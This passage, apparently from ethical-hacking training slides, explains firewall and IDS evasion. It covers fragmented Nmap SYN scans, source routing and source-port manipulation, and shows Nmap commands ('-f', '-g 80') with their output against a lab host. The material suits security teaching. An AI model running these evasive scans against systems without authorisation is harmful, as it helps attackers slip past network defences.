
Target: 10.10.1.11

Command: nmap -sS -T4 -A -f -v 10.10.1.11

```
nmap -sS -T4 -A -f -v 10.10.1.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
02:55 [redacted] Time
Warning: Packet fragmentation selected on a host other
than Linux, OpenBSD, FreeBSD, or NetBSD.  This may or
may not work.
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating NSE at 02:55
Completed NSE at 02:55, 0.00s elapsed
Initiating ARP Ping Scan at 02:55
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 02:55, 0.02s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 02:55
Completed Parallel DNS resolution of 1 host. at 02:55,
0.01s elapsed
Initiating SYN Stealth Scan at 02:55
Scanning 10.10.1.11 [1000 ports]
Discovered open port 445/tcp on 10.10.1.11
Discovered open port 139/tcp on 10.10.1.11
Discovered open port 135/tcp on 10.10.1.11
Discovered open port 3389/tcp on 10.10.1.11
Discovered open port 80/tcp on 10.10.1.11
Discovered open port 21/tcp on 10.10.1.11
Completed SYN Stealth Scan at 02:55, 1.45s elapsed (1000
total ports)
Initiating Service scan at 02:55
```

Figure 3.82: SYN/FIN scan using Zenmap



Source Routing

- As the packet travels through the nodes in the network, each **router examines** the destination IP address and **chooses the next hop** to direct the packet to the destination
- Source routing refers to sending a packet to the intended destination with a partially or completely **specified route** (without firewall-/IDS-configured routers) in order to evade an IDS or firewall
- In source routing, the **attacker** makes some or all of these decisions on the router

This figure shows source routing, where the originator dictates the eventual route of the traffic

Source Routing

An IP datagram contains various fields, including the IP options field, which stores source routing information and includes a list of IP addresses through which the packet travels to its destination. As the packet travels through the nodes in the network, each router examines the destination IP address and chooses the next hop to direct the packet to the destination.

When attackers send malformed packets to a target, these packets hop through various routers and gateways to reach the destination. In some cases, the routers in the path might include configured firewalls and IDS that block such packets. To avoid them, attackers enforce a loose or strict source routing mechanism, in which they manipulate the IP address path in the IP options field so that the packet takes the attacker-defined path (without firewall-/IDS-configured routers) to reach the destination, thereby evading firewalls and IDS.

The figure below shows source routing, where the originator dictates the eventual route of the traffic.






Figure 3.83: Source Routing

Source Port Manipulation

- Source port manipulation refers to **manipulating actual port numbers with common port numbers** in order to evade an IDS or firewall
- It occurs when a firewall is **configured to allow packets** from well-known ports like HTTP, DNS, FTP, etc.
- **Nmap** uses the **-g** or **--source-port** options to perform source port manipulation

Firewall allowing manipulated Port 80 to the victim from attacker


Actual
Port: 242
Attacker
Manipulated
Port: 80
Port 242
Blocked
Allowed
Port 80
Victim


Zenmap
Scan Tools Profile Help
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
Filter Hosts

Target: 10.10.1.11
Profile:
Command: nmap -g 80 10.10.1.11

10.10.1.11

```
nmap -g 80 10.10.1.11
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-16
00:41 [redacted] Time
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 1.38
seconds
```

https://nmap.org

Source Port Manipulation

Source port manipulation is a technique used for bypassing the IDS/firewall, where the actual port numbers are manipulated with common port numbers for evading certain IDS and firewall rules. The main security misconfigurations occur because of blindly trusting the source port number. The administrator mostly configures the firewall by allowing the incoming traffic from well-known ports such as HTTP, DNS, FTP, etc. The firewall can simply allow the incoming traffic from the packets sent by the attackers using such common ports.

